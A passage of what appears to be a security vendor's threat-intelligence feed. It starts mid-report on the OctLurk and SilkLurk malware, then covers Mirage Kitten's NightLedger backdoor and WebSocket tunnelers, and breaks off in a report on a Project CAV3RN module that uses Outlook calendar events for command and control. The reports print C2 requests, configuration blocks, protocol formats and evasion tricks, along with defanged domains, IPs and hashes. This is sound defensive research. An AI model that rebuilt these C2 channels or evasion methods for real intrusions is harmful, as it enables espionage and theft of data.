We identified multiple artifacts confirming that OctLurk and SilkLurk are operated by the same threat actor. Several users infected with OctLurk were also found to be infected with SilkLurk, and in some cases both malware families used the same staging directory. Below are examples of these artifacts.

  1. In one incident, the attackers created the service C:\Windows\system32\svchost.exe -k ExAstSrc -s ExAstSrc to deploy OctLurk. They used OctLurk to obtain a command shell and were observed dropping the SilkLurk loader vulkan-1.dll (MD5 be4731c09734da2e8eb6814a9c82f266) via this shell, as shown below.
  2. In another incident, we observed attackers using the same directory C:\ProgramData\intel\ to drop both the OctLurk and SilkLurk loader DLLs.

OctLurk C:\ProgramData\intel\mscastrac.dll (MD5 7c2f64461bb519c6cbf1fc687675514c)
C:\ProgramData\intel\msbasesysdc.dll (MD5 f4578e869a735cfad691f927bae3e638)
SilkLurk C:\ProgramData\intel\vulkan-1.dll (MD5 2f18472866f38c1e1c2c5c14b9a6ab56)

In one incident, the attacker used SilkLurk to obtain a command shell (cmd.exe) and then deployed and executed the PlugX malware. The PlugX sample was configured to contact gycudore[.]kozow[.]com as its command‑and‑control (C2) server, while the SilkLurk backdoor used ctyuhjerf[.]kozow[.]com for C2. PlugX is a well‑known modular remote‑access Trojan (RAT) that has been active since at least 2008 and historically linked to Chinese-speaking threat actors. This suggests that both OctLurk and SilkLurk were also developed and operated by a Chinese‑speaking actor, although at this time, we cannot attribute this activity to a known threat group.

Conclusions

The emergence of the OctLurk and SilkLurk multi‑plugin malware framework highlights how threat actors continuously refine their tactics to evade detection and maintain control over compromised networks. Both families operate primarily in memory, leaving only a minimalistic loader on disk that relies on machine‑specific data (OctLurk uses the drive serial number, and SilkLurk uses the computer name) to decode payload locations and contents. This victim‑specific encoding makes reverse engineering and automated detection considerably harder.

In addition to sophisticated obfuscation, the attackers establish redundant access channels, harvest credentials, and deploy well‑known remote access and monitoring tools. These secondary pathways ensure persistence even if the original infection vector is discovered or neutralized.

Indicators of Compromise

Additional IoCs are available to customers of our Threat Intelligence Reporting service. For more details, contact us at intelreports@kaspersky.com.

Backdoor domains and IPs

OctLurk C2

dns[.]multitoconference[.]com
tj[.]tajikistandip[.]com
fm01[.]clouddevicemetrics[.]com
confbase[.]mdpsupport[.]net
digital[.]leroymerling[.]com
api2[.]annoyingremote[.]com
about[.]blsouqs[.]com
ssl[.]blsouqs[.]com
45[.]138[.]157[.]165

LurkProxy C2

dns[.]ssentialserv[.]xyz
154[.]196[.]162[.]76

SilkLurk C2

tyhbgtyuj[.]gleeze[.]com
95[.]179[.]210[.]138
wedfcvbn[.]gleeze[.]com
45[.]77[.]136[.]228
rgnojb[.]casacam[.]net
95[.]179[.]141[.]26
ctyuhjerf[.]kozow[.]com
45[.]32[.]152[.]50
212[.]11[.]39[.]138
195[.]86[.]120[.]2
uyhvfredc[.]accesscam[.]org
154[.]196[.]187[.]73
45[.]61[.]149[.]112
wedfcvbn[.]gleeze[.]com
45[.]77[.]136[.]228
gycudore[.]kozow[.]com
64[.]7[.]198[.]130

Loaders

OctLurk loader

082d49ef9f14e6811d68c7e0e82e5069 oleasapi.dll
f4578e869a735cfad691f927bae3e638 msbasesysdc.dll
7c2f64461bb519c6cbf1fc687675514c mscastrac.dll

SilkLurk loader

8269d6ba1b6842f9152c90cf7add9b93 vulkan-1.dll

PlugX dropper

3c9a1ba8e0c7475706adc6376e9d7b7c kmsonline.exe

PlugX loader

ef59aad625eebda8650aec5820d6ce69 RasTls.dll

OctLurk backdoor

a0cc7accc79abb0287aaba825d0351f0

OctLurk File Manager plugin

a56cce62930a6bee80d679b4c495a340

OctLurk Command Shell plugin

1415a78b75de7db4ba3d1e61d7db4501

OctLurk Interaction Manager plugin

a4d550a3ba0cd073fe3839b99d98a7a8

Impacket’s secretsdump (not available)

32a5985543433a4f60da2fafd873b927 Adobe.exe

Keylogger

2a571f6cee42a17d873f4c942649813f AnyDesk.exe

Browser password stealer

37dc84e4bcad92fa28f1e7778d088283 x64.exe

FSCAN

cf903e4a1629aa0582fd0363b5786676 fc.exe

Batch scripts (not available)

6ecf84fb18f6747ed08d7598364d853a 1.bat
b874123a80fc4f40e06872b9cb54ebc6 auto.bat
45cf5916fab4272a1313c26e67aa9220 in.bat
4e6d5c4770d5a822d7fcce6a74f7ad73 in.bat
5e26df131ff0a679a0a2699b723b46e3 1.bat

Archive utilities

WinRAR

18dc8bff47cc282508354771d0c8cf8c RecordedTV.exe, recordutil.exe

7zip

9a1dd1d96481d61934dcc2d568971d06 7z.exe

File paths

OctLurk file paths

C:\Users\[username]\Videos\1.bat
C:\Windows\System32\oleasapi.dll
C:\Windows\Media\Welcome01.wav
C:\windows\temp\in.bat
C:\Users\[username]\1.bat
C:\ProgramData\1.bat
C:\Windows\System32\msbasesysdc.dll
C:\Windows\System32\Waavsstrace.dll
C:\Windows\System32\SystemSettings.Publishing.dll
C:\Windows\System32\msdctries.dll
C:\Users\Public\Pictures\AnyDesk.exe
C:\Users\Public\Libraries\msect\dev0
C:\Users\Public\Libraries\msect\dev1
C:\users\[username]\libraries\64.exe
C:\ProgramData\Ehorus\
%TEMP%\fc.exe

SilkLurk file paths

C:\programdata\microsoft\network\connections\nvgwls.exe
C:\ProgramData\Veeam\EndpointData\nvgwls.exe
c:\ProgramData\microsoft\network\connections\vulkan-1.dll
C:\ProgramData\microsoft\network\downloader\vulkan-1.dll
C:\ProgramData\intel\vulkan-1.dll
C:\Users\Public\Music\vulkan-1.dll
C:\ProgramData\HP\NCCOM\vulkan-1.dll
C:\ProgramData\intel\gcc\vulkan-1.dll
C:\Windows\System32\0409\vulkan-1.dll
C:\ProgramData\veeam\endpointdata\vulkan-1.dll
C:\ProgramData\plug\vulkan-1.dll
C:\Program Files\nvidia corporation\display.nvcontainer\plugins\vulkan-1.dll
C:\ProgramData\microsoft onedrive\setup\vulkan-1.dll
C:\vmware\vmware tools\vmware vgauth\schemas\vulkan-1.dll
C:\ProgramData\nvidia\ngx\vulkan-1.dll
C:\ProgramData\microsoft\microsoft\vulkan-1.dll
C:\ProgramData\usoprivate\updatestore\vulkan-1.dll
C:\ProgramData\Microsoft OneDrive\setup\OneDrive.dat
C:\ProgramData\NVIDIA\DisplayDriverContainer1.log
C:\ProgramData\Microsoft\Diagnosis\ETLLogs\ETL.log
C:\ProgramData\NVIDI\NGX\ngx.dat
C:\ProgramData\Intel\GCC\2024.log
C:\ProgramData\veem\pyshellext.amd64.log
C:\ProgramData\Microsoft\RtkNGUI\RtkNGUI64.exe
C:\ProgramData\microsoft\rtkngui\RtkNGUI64Loc.dll
C:\ProgramData\realtek\audio\RtkNGUI64Loc.dll
C:\realtek\audio\RtkNGUI64Loc.dll
C:\ProgramData\USOPrivate\UpdateStore\Store.dat
C:\ProgramData\Microsoft\Crypto\Keys\Store.key
C:\DrvPath\Network\Lan\Realtek\NetSetSvc.exe
C:\drvpath\network\lan\realtek\nvml.dll
C:\microsoft\network\connections\nvml.dll
C:\ProgramData\microsoft\network\connections\nvml.dll
C:\Windows\System32\0419\nvml.dll
C:\veeam\nvml.dll
C:\microsoft\network\nvml.dll
C:\ProgramData\hp\nvml.dll
C:\usoprivate\updatestore\nvml.dll
c:\nvidia corporation\display.nvcontainer\plugins\nvml.dll
C:\Users\Public\Pictures\image.png
C:\Users\Public\Documents\My Pictures\image.png
C:\ProgramData\Realtek\Audio\RtkSmbus.exe
C:\ProgramData\realtek\audio\RtkSmbusLoc.dll
C:\rtksmbusact\RtkSmbusLoc.dll
C:\ProgramData\rtksmbusact\RtkSmbusLoc.dll
C:\realtek\audio\RtkSmbusLoc.dll

PlugX file paths

C:\ProgramData\microsoft\html help\kmsonline.exe
C:\ProgramData\Symantec\RasTls.exe
C:\ProgramData\Symantec\RasTls.dll
C:\ProgramData\Symantec\RasTls.dll.res

WinRAR and 7z file paths

C:\Users\[username]\Libraries\RecordedTV.exe
C:\Users\[username]\Libraries\recordutil.exe
C:\windows\vss\7z.exe


Mirage Kitten targets Middle East and Africa region with new malware

28 July 2026 at 10:00

Introduction

Mirage Kitten – also known as UNC1549, Smoke Sandstorm, and Nimbus Manticore – is an advanced persistent threat (APT) group focused on cyber-espionage operations against aerospace, aviation, defense, and telecommunications sectors across the Middle East and Africa, using highly targeted spear-phishing campaigns, fake recruitment portals, and custom multi-stage malware to gain persistent access and exfiltrate sensitive data.

During recent threat research, we identified a previously undocumented malware set developed and used by Mirage Kitten. The toolset includes NightLedger, a new Windows backdoor for reconnaissance, command execution, file operations, process discovery, and screenshot capture; and two custom WebSocket-based tunnelers, ArcBridge and BridgeHead, for covert network access and operator-controlled tunneling.

Technical details

Although the initial access vector remains unclear for most malware samples observed in this activity, we saw BridgeHead being deployed during post-exploitation activities in victim environments in Egypt and at a Pakistan-based aerospace and aviation organization. The deployment followed targeted spear-phishing activity consistent with tradecraft we recently documented as part of our private threat intelligence reporting service and publicly reported by Unit 42 and Check Point Research, including the use of highly tailored social engineering lures against selected targets. These lures included recruitment-themed content impersonating trusted brands and hiring platforms, as well as lookalike videoconferencing pages that redirected victims to malicious archives hosted on third-party file-sharing services.

NightLedger backdoor

NightLedger is a recently identified Windows backdoor that we attribute to Mirage Kitten based on code and behavioral similarities to the historical implants developed and used by the group. The implant masquerades as SspiCli.dll and appears to be designed for DLL search-order hijacking, targeting a legitimate AppVShNotify.exe binary. While AppVShNotify.exe does not directly import SspiCli.dll, it imports RPCRT4.dll, which can delay-load SspiCli.dll when it invokes an RPC API that requires authentication. This allows a co-located malicious SspiCli.dll to be loaded while forwarding expected exports to the legitimate DLL.

When started, the malicious DLL creates the mutex A8215357-F99A-44FE-BC65-D8F0434B0C03 to enforce a single running instance. If the mutex already exists, it exits immediately.

NightLedger periodically contacts its C2 over HTTPS, issuing an HTTP GET request to the /edfcvfgbhnjmkqwasderfgg endpoint at the realhealthshop[.]com domain, and uses tjconsultingservices[.]com as a fallback C2.

When a valid C2 response is received, the implant tokenizes the payload using the custom delimiter (#%%#) and passes the parsed fields to its command dispatcher. From a development standpoint, this is similar to TWOSTROKE, a backdoor attributed to the same APT and previously documented by GTIG, whose C2 response is hex-encoded and uses (@##@) as a field separator.

NightLedger supports the following commands:

Command ID Description
1 Gather user and host identity information
3 Execute a process/program
17 List directories
20 Download a file to the infected system
25 Gather host and network information
27 Copy a file
30 Update beacon interval
36 Take a screenshot
43 Load a DLL
56 Kill a process
62 Delete a file
69 Terminate thread
70 Upload file to C2 server via POST request to /qasxcdfvgbhnmyuioplkhnj
75 Enumerate logical drives
90 List processes
93 Collect C:\Windows\debug\NetSetup.log together with process-list output.
NetSetup.log is a Windows diagnostic log generated under C:\Windows\debug\ during domain/workgroup join, unjoin, and related network setup operations.

Command output is returned to the C2 via an HTTP POST request to /wsdefvvbnhyuijkplmbgfrtt.

BridgeHead – a WebSocket tunneler

During our investigation, we encountered a tunnel proxy deployed as unbcl.dll in the %LocalAppData%\Microsoft\VisualStudio directory on a machine in Egypt. We also identified a similar deployment in a Pakistan-based environment, where the tunneling tool was stored as C:\program files (x86)\univpn\promote\libwinpthread-1.dll. The malware dynamically loads advapi32.dll, resolves GetUserNameA, retrieves the current Windows username, converts it to lowercase, and searches for a specific substring in it. This behavior suggests prior reconnaissance was performed within the internal network and the username check is needed to make sure it runs on a specific machine. This is potentially intended to prevent execution of the standalone malware sample inside virtual analysis systems. If the substring is not found, the function returns silently without activating.

If the username check was successful, the tunneler establishes an HTTPS WebSocket connection as follows:

GET /connect HTTP/1.1
Host: smartconnect.azurewebsites.net
Upgrade: websocket
Connection: Upgrade
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.75 Safari/537.36 Edg/86.0.622.38

The server responds with HTTP 101 (Switching Protocols) to complete the WebSocket upgrade. After the upgrade, the client sends a binary WebSocket message containing the literal string "token" as authentication. The server must respond within 10 seconds, or the connection is dropped and retried with exponential backoff.

The malware’s next action depends on the HTTP response returned by the server:

HTTP response Description
407 (Proxy Auth Required) Queries supported auth schemes via WinHttpQueryAuthSchemes, selects Negotiate (0x10) or NTLM (0x2) in that exact order, sets Windows SSO credentials (null username/password), retries up to 3 times.
101 (Switching Protocols) Success. Proceeds to WebSocket upgrade and authentication.
Other Connection failed. Closes all handles, enters backoff.

This implementation closely mirrors the enterprise proxy traversal logic seen in the backdoor we track internally as Retrograde, which overlaps with tooling publicly reported as MiniFast/MiniUpdate, attributed to the same APT group. The implant is designed to operate through corporate proxy environments by handling HTTP 407 responses, negotiating Windows-integrated proxy authentication with Negotiate preferred over NTLM, retrying with the current user’s SSO context, and falling back to exponential C2 connection retry logic capped at 60 seconds.

Once the WebSocket channel is established and authenticated, the implant functions as a full SOCKS5 tunnel proxy. The C2 server initiates all tunnel connections by sending binary commands over the WebSocket; the implant simply forwards traffic between server‑specified targets and the WebSocket channel. This makes it a relay node: the operator runs tools server‑side, and all resulting TCP traffic is tunneled through the victim’s machine as if originating from the victim’s network.

All tunnel communication uses a fixed binary wire format:

Offset Size Field Encoding
0 1 type Message type (1–9)
1 4 connId Tunnel connection identifier
5 1 flags Status or error indicator
6 2 dataLen Payload length
8 var payload Message data

Every message is at least 8 bytes. Seven message types are actively used:

Type Name Direction Description
1 CONNECT Server -> Client Open a new TCP tunnel to a SOCKS5 target address
2 CONNECT_RESPONSE Client -> Server Confirm the connection was established
3 DATA Bidirectional Relay TCP traffic through the tunnel
4 DISCONNECT Bidirectional Close a tunnel connection
5 PING Bidirectional Keepalive probe, sent every 30 seconds by timer
6 PONG Bidirectional Keepalive reply
9 FLOWCTRL Bidirectional Throttle data flow to prevent buffer overrun

The CONNECT payload specifies where the implant should open a TCP connection. The target address is encoded in SOCKS5 format and consists of a single type byte, followed by the address and a 2-byte destination port:

Type byte Description
0x01 IPv4 address (4 bytes)
0x03 Domain name (1-byte length + string)
0x04 IPv6 address (16 bytes)

Notably, in the process of threat hunting, we detected another variant (MD5: C832ECD135781B11F59E3FFFB3D2B6AC) that shares the same dynamic-resolve stub pattern. This variant communicates with businessmixture.com/blog over WSS on port 443, and not through Microsoft Azure. Still, it implements the same technique of limiting execution to a specific username on the infected machine by hardcoding a 3-character control value that must appear as a substring in the lowercased Windows username retrieved via GetUserNameA. If the match fails, the implant silently exits, confirming per-target tailoring of each deployed binary.

ArcBridge: another WebSocket tunneling tool

ArcBridge is another WebSocket tunneling tool developed and used by Mirage Kitten. We first identified it in April 2026 in activity targeting victims in the Middle East. The malware creates a mutex named F56E68DA-4A89-46B4-9AC8-7290A7651000 to enforce single-instance execution. The use of a UUID-like mutex name is consistent with the NightLedger backdoor described earlier.
The malware contains an embedded configuration block that stores the C2 host, C2 port, retry or timeout value, SSL flag, and what is highly likely an implant identifier:

"<<STARTXX>>"
"aecert.org"
443
5000
0
"4B8CC395-A26F-41F1-A1DC-8B993D9D41D2"
"<<ENDXX>>"

After initialization, ArcBridge communicates over a WebSocket-style channel and waits for server-side control messages. It supports the following commands:

Command Description
OPEN: Creates a proxy/tunnel session to a target selected by the operator.
DNS: Performs hostname or address resolution and returns the result.

Victimology

According to our telemetry, we identified victims across Middle East and African countries including Egypt, SMB and government environments in Jordan and Tanzania, aviation organizations in Pakistan, telecommunication companies in Ethiopia and financial-sector entities in Burkina Faso.

Conclusion

Mirage Kitten continues to evolve its malware arsenal to support targeted cyber-espionage operations across the Middle East and Africa regions. The NightLedger backdoor retains similar core command functionality to TWOSTROKE while introducing additional capabilities, including screenshot capture and collection of the NetSetup.log file.

Another notable aspect of the campaign is the group’s continued reliance on tunneling utilities as part of its operational toolkit. This aligns with previous public reporting, which documented the group’s use of the LIGHTRAIL and POLLBLEND tunnelers. Consistent with this tradecraft, we observed Mirage Kitten continuing to leverage tunneling capabilities alongside a gradual shift away from Microsoft Azure subdomain-style infrastructure in favor of Cloudflare-backed domains in some of its malware, a change likely intended to complicate attribution while maintaining resilient command-and-control communications.

Indicators of compromise

Additional IoCs are available to customers of our Threat Intelligence Reporting service. For more details, contact us at intelreports@kaspersky.com.

File hashes

NightLedger backdoor
A239E655709A2518DD0B7BDBED163679 – sspicli.dll

ArcBridge WebSocket tunneling tool
5FA15EF96808EA82F0A6176F0BB4B386
42F847597109DA2A220391BB09D00676
AFB1C1583606599C7272CFB33CC6F498

BridgeHead WebSocket tunneling tool
6038D42AF0AFFD1FB263F470C0956F6B – unbcl.dll
AE628EFA305387B633DCE82F9364875B – unbcl.dll
F7D36CC5904A53252D2BB3D21615134F – libwinpthread-1.dll
C90F0EFADBF322E5EB1C4103A38C30E6 – libwinpthread-1.dll
D09B14A2FE01C7363ECC56F5D046162C – IPHLPAPI.dll

Domains and IPs

smartconnect[.]azurewebsites[.]net
businessmixture[.]com
global-reds[.]com
maadinglobal[.]com
Business-deegital[.]com
business-deegital[.]azurewebsites[.]net
businessdeegital[.]azurewebsites[.]net
neexportfolio[.]azurewebsites[.]net
neexportfolio[.]com
neexportfolio[.]eastus[.]cloudapp[.]azure[.]com
172[.]86[.]98[.]113
aecert[.]org
realhealthshop[.]com
tjconsultingservices[.]com
thehealth-life[.]com
buisness-centeral-transportation[.]com
healthcarezoom-centeral[.]azurewebsites[.]net
healthcarezoomcenteral[.]azurewebsites[.]net
healthcarezoomcenteral[.]org
toadreport[.]azurewebsites[.]net
business-startup[.]azurewebsites[.]net
businessstartup[.]azurewebsites[.]net

New Project CAV3RN module abuses Outlook calendar events for C2 and DNS AAAA records for configuration recovery

By: GReAT
21 July 2026 at 10:40

Introduction

In June 2026, as part of our Kaspersky Threat Intelligence Reporting service, we published extensive research on Project CAV3RN, a sophisticated modular framework used for cyberespionage activity against targets in Israel. We have been tracking this cluster since December 2025, and in late April 2026, we observed a major architectural shift: the developers moved from a three-component framework consisting of a downloader, executor, and uploader to a controller-based architecture with a dedicated WebSocket-enabled C2 communication component and a more extensible plugin system designed to support modular post-exploitation capabilities.

Subsequently, Check Point Research publicly reported on the same controller-based architecture in July 2026. However, neither our previous research nor the subsequent public reporting covered the latest communication component analyzed in this report.


Following our June 2026 publication, we identified a .NET Native AOT communication module that is apparently designed to replace the previous HTTP/WebSocket component. It exchanges commands and results through Outlook calendar events accessed via Microsoft Graph. If Microsoft Graph authentication or tenant validation fails, the module attempts to retrieve replacement connection settings through DNS AAAA responses.

Module network communication architecture

Module network communication architecture

During the preparation of this report, additional public research covering this communication component became available. The research presented in our article is based on our independent analysis and includes several additional implementation details that complement the existing public reporting.

Technical details


The previously reported controller-based CAV3RN architecture separates C2 communication from command execution. The controller, uxtheme.dll, generates and maintains the seven-character Agent ID, manages the polling loop, processes built-in commands, and dispatches other tasks or commands to separate plugins. The previously used communication component, n-HTCommp.dll, retrieved commands and transmitted execution results over HTTP/WebSocket.

Project CAV3RN architecture (April 2026)

Project CAV3RN architecture (April 2026)

The module performs the same communication role but uses Outlook calendar events accessed through Microsoft Graph. Similarly to the previous version, its get and send interface and use of the same controller-generated Agent ID suggest that it was designed to replace the previous communication component. However, because the corresponding updated controller was not recovered, this replacement role is assessed rather than directly observed.

C2 communication module

The communication module, AzureCommunication.dll, is a DLL compiled with .NET Native AOT, consistent with several other components of the Project CAV3RN framework that are publicly documented. Such a compilation method turns the managed application into native machine code and removes most of the metadata and intermediate language that normally make .NET assemblies straightforward to analyze.

The module exposes its functionality through a single export named QueryInterface. We expect an updated controller to load the DLL, resolve this export, and pass it a null-terminated UTF-16 string. The accepted input format closely follows the interface used by the previously documented CAV3RN controller.

get_;;_<agent-id>_,_<legacy-url>  
send_;;_<agent-id>_,_<legacy-url>_,_<result>

The _;;_ delimiter separates the operation from its arguments, while _,_ separates the arguments.

For get, the module only uses the first argument as the Agent ID. For send, it uses only the Agent ID and the result. In both cases, the additional legacy URL is ignored. It remains part of the interface for compatibility with the controller, even though the new module obtains its destination and credentials from its own Microsoft Graph configuration.

Outlook calendar events as a C2 channel

The DLL contains a complete default configuration, including the Microsoft Entra tenant ID, application credentials, target mailbox, DNS bootstrap host, and cryptographic keys required to establish communication.

Before processing either get or send operation, the module looks for a relative file named logAzure.txt. Because the code supplies only a filename, Windows resolves it against the current working directory of the process hosting the DLL.

If logAzure.txt exists, the module reads and deserializes it. If it is absent, the module builds the configuration from the hardcoded values and writes the complete object to disk with the following structure:

{
  "TenantId": "******-****-****-****-**********",  // Microsoft Entra tenant ID
  "ClientId": "********-****-****-****-************",  // application/client ID
  "ClientSecret": "********************************************",
  "UserEmail": "***@*********.co.il", // Compromised target Microsoft 365 mailbox
  "Host": "cloudlanecdn[.]com", // DNS bootstrap domain
  "PublicKey": "-----BEGIN RSA PUBLIC KEY-----\r\n[omitted]\r\n-----END RSA PUBLIC KEY-----", // outbound encryption public key
  "PrivateKey": "-----BEGIN RSA PRIVATE KEY-----\r\n[omitted]\r\n-----END RSA PRIVATE KEY-----" // inbound decryption private key
}

Using the resulting configuration, the module creates a Microsoft Graph client and validates access by requesting the tenant’s organization record through a GET request to  https://graph.microsoft.com/v1.0/organization.

Attempting this request causes the Azure Identity library to obtain an OAuth application token:

POST https://login.microsoftonline.com/<TenantId>/oauth2/v2.0/token
client_id=<ClientId>
client_secret=<ClientSecret>
scope=https://graph.microsoft.com/.default
grant_type=client_credentials

After successful authentication, the module includes the token in subsequent Graph requests using the Authorization: Bearer <access-token> header. The module uses the default calendar of the configured mailbox as a dead-drop channel. Commands, heartbeats, and results all occupy the same fixed one-hour window 2050-05-13 22:00–23:00 UTC.

Scheduling the events for 2050 makes them unlikely to appear in ordinary calendar views. The calendar event subject identifies each event’s purpose and associated Agent ID. Heartbeat and result subjects append the fixed suffix 1500 to this value; the suffix is not part of the Agent ID.

Subject format Purpose Module behavior
Event ID: <agent-id> Operator-to-agent command Searches for the event, downloads its attachments, and deletes it after consumption
Boss update ID: <agent-id>1500 Agent heartbeat Deletes the previous heartbeat event and creates a replacement
Boss Report ID: <agent-id>1500 Agent-to-operator command output Creates an event, uploads encrypted result attachments, and assigns the final subject

Receiving a command

For a get request, the module queries calendarView and filters the results by the Agent ID:

GET /v1.0/users/***@*********.co.il/calendarView?startDateTime=2050-05-13T22:00:00&endDateTime=2050-05-13T23:00:00&$filter=contains(subject,'Event ID: <agent-id>')

If Graph returns one or more matches, the module selects the first returned event and requests its attachments:

GET /v1.0/users/***@*********.co.il/events/<EventId>/attachments
Authorization: Bearer <access-token>

After obtaining the attachment response, the module deletes the calendar event:

DELETE /v1.0/users/***@*********.co.il/calendar/events/<EventId>
Authorization: Bearer <access-token>

Our analysis found a consistent difference in capitalization between command and result attachments:

Attachment name Direction Associated subject
file0.txt Operator to agent Event ID: <agent-id>
File0.txt Agent to operator Boss Report ID: <agent-id>1500

Inbound command decryption

